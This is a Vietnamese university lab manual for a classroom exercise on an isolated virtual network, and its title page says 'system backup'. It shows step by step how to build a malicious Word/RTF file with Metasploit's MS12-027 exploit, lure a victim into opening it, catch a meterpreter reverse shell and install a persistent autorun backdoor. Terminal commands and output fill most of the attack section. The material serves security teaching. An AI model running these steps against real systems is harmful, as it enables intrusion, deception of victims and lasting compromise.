

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH
AN TOÀN HỆ ĐIỀU HÀNH

BÀI THỰC HÀNH SỐ 01.01ⁱ
SAO LƯU HỆ THỐNG VÀ DỮ LIỆUⁱⁱ

Người xây dựng bài thực hành:

ĐỒNG THỊ THÙY LINH

HÀ NỘI, 2015

[Type text]

MỤC LỤC

MỤC LỤC	2
THÔNG TIN CHUNG VỀ BÀI THỰC HÀNH.....	3
CHUẨN BỊ BÀI THỰC HÀNH	4
Đối với giảng viên	4
Đối với sinh viên.....	4
PHẦN 1. KHAI THÁC LỖ HỔNG PHẦN MỀM BẰNG METASPLOIT.....	5
1.1. Mô hình bài thực hành.....	5
1.2. Các bước khai thác	6
1.3. Phần tham khảo	9

THÔNG TIN CHUNG VỀ BÀI THỰC HÀNH

Tên bài thực hành: Khai thác lỗ hổng phần mềm bằng metasploit

Module:

Số lượng sinh viên cùng thực hiện: 01

Địa điểm thực hành: Phòng máy

Yêu cầu:

- Yêu cầu phần cứng:
 - + Mỗi sinh viên được bố trí 01 máy tính với cấu hình tối thiểu: CPU 2.0 GHz, RAM 2GB, HDD 50GB
- Yêu cầu phần mềm trên máy:
 - + VMware Workstation 9.0 trở lên
- Công cụ thực hành:
 - + Máy ảo VMware: Windows XP SP3, Kali Linux.
 - + Microsoft Office 2007
- Yêu cầu kết nối mạng LAN: Có
- Yêu cầu kết nối mạng Internet: Không
- Yêu cầu khác: máy chiếu, bảng viết, bút/phấn viết bảng

Công cụ được cung cấp cùng tài liệu này:

CHUẨN BỊ BÀI THỰC HÀNH

Đối với giảng viên

Trước buổi học, giảng viên (người hướng dẫn thực hành) cần kiểm tra sự phù hợp của điều kiện thực tế của phòng thực hành với các yêu cầu của bài thực hành.

Ngoài ra không đòi hỏi gì thêm.

Đối với sinh viên

Trước khi bắt đầu thực hành, cần tạo các bản sao của máy ảo để sử dụng. Đồng thời xác định vị trí lưu trữ các công cụ đã chỉ ra trong phần yêu cầu.

PHẦN 1. KHAI THÁC LỖ HỔNG PHẦN MỀM BẰNG METASPLOIT

Như chúng ta đã biết thì trình soạn thảo văn bản nổi tiếng nhất và được sử dụng phổ biến nhất hiện nay chính là Microsoft Word nằm trong bộ công cụ soạn thảo Microsoft Office của hãng phần mềm Microsoft

Chính điều này đã khiến Microsoft Word trở thành 1 môi trường cho những Hacker lợi dụng để có thể tấn công , khai thác và đánh cắp những thông tin trên máy của người dùng khi người dùng mở một văn bản có chứa mã độc bên trong.

Đây là lỗi tràn bộ đệm được phát hiện trong Microsoft Word . Với lỗi này khi người dùng mở tài liệu Word sẽ vô tình thực hiện những đoạn mã độc hại cho phép kẻ tấn công có quyền điều khiển hệ thống .

Các tài liệu của Word có thể được nhúng vào các tài liệu khác trong bộ công cụ Microsoft Office như là Excel, PowerPoint ... Và việc mở bất cứ một tài liệu nào đã được nhúng tài liệu Word chứa mã độc thì đoạn mã độc đó cũng vẫn sẽ được thực thi trên máy của nạn nhân.

1.1. Mô hình bài thực hành

Máy Hacker:

Hệ điều hành: Sử dụng
Kali Linux

IP: 192.168.121.128

Máy nạn nhân:


Hệ điều hành: Sử dụng
Windows XP

IP: 192.168.121.126

Việc khai thác lỗ hổng phần mềm được thực hiện theo các bước sau

Bước 1: Kẻ tấn công tạo ra một file mã độc có đuôi .doc và gửi cho nạn nhân.

Bước 2: Bằng cách nào đó (có thể tạo một web server giả mạo, dụ nạn nhân tải file đó về hoặc có thể gửi kèm theo mail, ...) để nạn nhân nhận được và mở file có chứa mã độc đó.



Bước 3: File có chứa mã độc sẽ khai thác lỗ hổng trên phần mềm microsoft word để tạo một cửa hậu cho phép kết nối ngược với máy của kẻ tấn công, giúp cho kẻ tấn công chiếm được quyền kiểm soát của máy nạn nhân.

1.2. Các bước khai thác


Bước 1: Tạo file có chứa mã độc

Để thực hiện việc tấn công, Attacker sẽ sử dụng mô đun MS12-027 MSCOMCTL ActiveX Buffer Overflow. Module này khai thác lỗ hổng tràn bộ đệm trong MSCOMCTL.OCX. Nó sử dụng một tập tin RTF có chứa mã độc để nhúng trình điều khiển đặc biệt MSComctlLib.ListViewCtrl.2 vào máy của nạn nhân.

Attacker mở Metasploit trên máy Kali và chọn mô đun để thực hiện tấn công:

```
msfconsole
```

```
msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
```



```
File Edit View Search Terminal Help
+ -- ==[ 361 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ms12_027
[!] Database not connected or cache not built, using slow search

Matching Modules
=====
Name                                Disclosure Date  Rank  D
-----
exploit/windows/fileformat/ms12_027_mscomctl_bof  2012-04-10      average M
MS12-027 MSCOMCTL ActiveX Buffer Overflow

msf > use exploit/windows/fileformat/ms12_027_mscomctl_bof
msf exploit(ms12_027_mscomctl_bof) > show options

Module options (exploit/windows/fileformat/ms12_027_mscomctl_bof):

Name      Current Setting  Required  Description
-----
FILENAME  msf.doc          yes       The file name.

Exploit target:

Id  Name
--  ---
0   Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English

msf exploit(ms12_027_mscomctl_bof) >
```

Tiếp theo kẻ tấn công sẽ cung cấp đầy đủ các thông tin như là payload , địa chỉ máy attacker , port attacker lắng nghe để tiến hành hoàn thiện file mã độc và gửi cho nạn nhân.

Sau khi đã cung cấp đầy đủ các thông tin, module sẽ cấp cho kẻ tấn công một file mã độc msf.doc , kẻ tấn công có thể thay đổi tên file nhằm lấy lòng tin của nạn nhân và dụ nạn nhân tải và mở file.

```
msf exploit(ms12_027_mscomctl_bof) > set FILENAME baithuchanh.doc
```

```
msf exploit(ms12_027_mscomctl_bof) > set payload windows
```

```
/meterpreter/reverse_tcp
```

Một trong những payload mà các hacker vẫn thường sử dụng đó chính là **meterpreter** vì đơn giản là nó khó phát hiện, hỗ trợ rất nhiều tùy chọn trong quá trình khai thác máy nạn nhân như : keylog, webcam, hasdump ... Trong tham số command có sử dụng **reverse_tcp** là cho phép quá trình kết nối ngược về máy của kẻ tấn công. Có thể hiểu một cách đơn giản là máy của kẻ tấn công sẽ mở sẵn một cổng kết nối chờ máy victim kết nối vào.

```
msf exploit(ms12_027_mscmctl_bof) > set LHOST 192.168.121.128
```

```
msf exploit(ms12_027_mscmctl_bof) > exploit
```

```
msf exploit(ms12_027_mscmctl_bof) > cp /root/.msf4/local/
```

baithuchanh.doc /root/Desktop

```
msf exploit(ms12_027_mscmctl_bof) > set FILENAME baithuchanh.rtf
FILENAME => baithuchanh.rtf
msf exploit(ms12_027_mscmctl_bof) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms12_027_mscmctl_bof) > set LHOST 192.168.121.128
LHOST => 192.168.121.128
msf exploit(ms12_027_mscmctl_bof) > exploit

[*] Creating 'baithuchanh.rtf' file ...
[+] baithuchanh.rtf stored at /root/.msf4/local/baithuchanh.rtf
msf exploit(ms12_027_mscmctl_bof) > cp /root/.msf4/local/baithuchanh.rtf /root/Desktop
[*] exec: cp /root/.msf4/local/baithuchanh.rtf /root/Desktop

msf exploit(ms12_027_mscmctl_bof) > █
```

Bước 2: gửi file mã độc cho nạn nhân và chờ đợi nạn nhân mở file

Sau khi file chứa mã độc đã tạo xong, kẻ tấn công giờ có thể lấy file này và gửi cho nạn nhân và chờ đợi nạn nhân mở file để bắt đầu việc kết nối ngược trở lại máy của kẻ tấn công.

Trong phạm vi của bài thực hành, để mô phỏng việc nạn nhân tải và mở file mã độc thì chúng ta có thể copy trực tiếp file sang máy nạn nhân (window XP SP3) hoặc tạo một Webserver rồi upload file "baithuchanh.doc" lên đó để nạn nhân truy cập vào và tải file về như dưới đây:

```
root@kali:~# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
httpd (pid 6081) already running
. ok
root@kali:~# cd /var/www/
root@kali:/var/www# mkdir share
root@kali:/var/www# cd share
root@kali:/var/www/share# cp /root/.msf4/local/baithuchanh.rtf /var/www/share
root@kali:/var/www/share# █
```

Tạo ra một trình lắng nghe

```
msf exploit(ms12_027_mscmctl_bof) > use exploit/multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```


```
msf exploit(handler) > set LHOST 192.168.119.132
```

```
msf exploit(handler) > exploit
```

```
msf exploit(ms12_027_mscomctl_bof) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.121.128
LHOST => 192.168.121.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.121.128:4444
[*] Starting the payload handler...
```

Nạn nhân truy cập vào webserver và tải file có chứa mã độc về



Ngay khi nạn nhân mở file ra thì mã độc được tiêm vào máy.

Bước 3: Kẻ tấn công tiến hành khai thác máy nạn nhân


```
Applications Places [Icons] Fri Oct 16, 4:45 AM root@kali: ~
root@kali: ~
File Edit View Search Terminal Help
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.121.128
LHOST => 192.168.121.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.121.128:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.121.126
[*] Meterpreter session 1 opened (192.168.121.128:4444 -> 192.168.121.126:1048)
at 2015-10-16 04:25:34 -0400

meterpreter > getuid
Server username: LINH-88D22E5B03\Administrator
meterpreter > sysinfo
Computer : LINH-88D22E5B03
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Meterpreter : x86/win32
meterpreter > ls c:\

Listing: c:\
=====
Mode                Size           Type Last modified          Name
----                -
100777/rwxrwxrwx    0           fil  2015-10-14 04:41:13 -0400 AUTOEXEC.BAT
100666/rw-rw-rw-    0           fil  2015-10-14 04:41:13 -0400 CONFIG.SYS
40777/rwxrwxrwx    0           dir  2015-10-14 04:47:54 -0400 Documents and Settings you are able to hear"
100444/r--r--r--    0           fil  2015-10-14 04:41:13 -0400 IO.SYS
100444/r--r--r--    0           fil  2015-10-14 04:41:13 -0400 MSDOS.SYS
40555/r-xr-xr-x    0           dir  2015-10-14 09:17:04 -0400 MSOCache
40777/rwxrwxrwx    0           dir  2015-10-14 09:12:16 -0400 Microsoft Office 2007 With Key by [TORRENTMAFIA.IN]
100555/r-xr-xr-x  47564        fil  2008-04-14 08:00:00 -0400 NTDETECT.COM
40555/r-xr-xr-x    0           dir  2015-10-14 09:24:11 -0400 Program Files
40777/rwxrwxrwx    0           dir  2015-10-14 22:38:34 -0400 RECYCLER

root@kali: ~ [root@kali: /var/www]
```

Mã độc đã được tiêm từ máy 192.168.121.128:4444 tới máy 192.168.121.126:1048

Như vậy đã có 1 phiên kết nối tới với máy của nạn nhân .

Gõ *getuid* để thấy thông tin username, *getinfo* để biết thông tin máy, *ls C:* để xem ổ đĩa, *mkdir* để tạo thư mục, ... nói chung kẻ tấn công đã hoàn toàn kiểm soát được máy nạn nhân.

1.3. Phần tham khảo

Khi nạn nhân tắt file doc đi thì lập tức session sẽ bị ngắt kết nối dẫn đến việc mất kết nối giữa máy tấn công và máy nạn nhân . Vì vậy ngay khi có phiên kết nối thì kẻ tấn công tiến hành cài BACKDOOR vào máy của nạn nhân ngay lập tức để có thể kết nối dễ dàng trở lại máy nạn nhân, mỗi khi nạn nhân sử dụng máy tính BACKDOOR sẽ lập tức mở 1 cổng bất kì từ máy của nạn nhân vào kết nối tới địa chỉ ip và cổng của kẻ tấn công nếu kẻ tấn công đang lắng nghe thì sẽ có 1 session được mở ra.

Tham khảo chạy BACKDOOR :

```
meterpreter > run persistence -h
Meterpreter Script for creating a persistent backdoor on a target host.


OPTIONS:
  -A          Automatically start a matching multi/handler to connect to the agent
  -L <opt>    Location in target host to write payload to, if none %TEMP% will be used.
  -P <opt>    Payload to use, default is windows/meterpreter/reverse_tcp.
  -S          Automatically start the agent on boot as a service (with SYSTEM privileges)
  -T <opt>    Alternate executable template to use
  -U          Automatically start the agent when the User logs on
  -X          Automatically start the agent when the system boots
  -h          This help menu
  -i <opt>    The interval in seconds between each connection attempt
  -p <opt>    The port on which the system running Metasploit is listening
  -r <opt>    The IP of the system running Metasploit listening for the connection
back
```

Ở đây ta thấy một số tham số quan trọng:

- -X khởi động cùng hệ thống
- -i khoảng thời lắng nghe giữa các kết nối
- -p cổng kết nối
- -r địa chỉ ip của máy Attacker


```
meterpreter > run persistence -X -i 30 -r 192.168.121.128 -p 12345
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/LINH-88D22E5BD3_20151219.2827/LINH-88D22E5BD3_20151219.2827.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.121.128 LPORT=12345
[*] Persistent agent script is 148436 bytes long
[+] Persistent Script written to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\BBjffCgGEojz.vbs
[*] Executing script C://DOCUME~1//ADMINI~1//LOCALS~1//Temp//BBjffCgGEojz.vbs
[+] Agent executed with PID 292
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VAva0GmySzpQtFV
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\VAva0GmySzpQtFV
```

Tạo một files persistence.rc có nội dung như sau :



```
persistence.rc (~/Desktop) - gedit
File Edit View Search Tools Documents Help
[Icons: Open, Save, Undo, Redo]
persistence.rc x
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.121.128
set lport 12345
exploit -j -z
Plain Text Tab Width: 8 Ln 5, Col 14 INS
```

Chạy đoạn scripts sử dụng msfconsole



```
Applications  Places  Sat Dec 19, 4:11 AM
root@kali: ~/Desktop

File Edit View Search Terminal Help
root@kali:~# cd Desktop
root@kali:~/Desktop# msfconsole -r persistence.rc
[*] Starting the Metasploit Framework console...
# cowsay++

< metasploit >
-----
      \      (oo)_____)
       \      (_____)  \
        ||--||  *

Save 45% of your time on large engagements with Metasploit Pro
Learn more on http://rapid7.com/metasploit

      =[ metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[ 1412 exploits - 802 auxiliary - 229 post ]
+ -- --=[ 361 payloads - 37 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing persistence.rc for ERB directives.
resource (persistence.rc)> use exploit/multi/handler
payload => windows/meterpreter/reverse_tcp
resource (persistence.rc)> set lhost 192.168.121.128
lhost => 192.168.121.128
```

Như vậy kẻ tấn công đã có thể kết nối quay trở lại máy nạn nhân mà không cần phải khai thác lỗ hổng bảo mật lần nữa.

ⁱ Đánh số theo số thứ tự bài thực hành trong từng module. Số thứ tự của module gồm 2 chữ số và số thứ tự của bài trong module gồm 2 chữ số.

ⁱⁱ Lấy đúng tên của bài thực hành trong danh sách đã phân công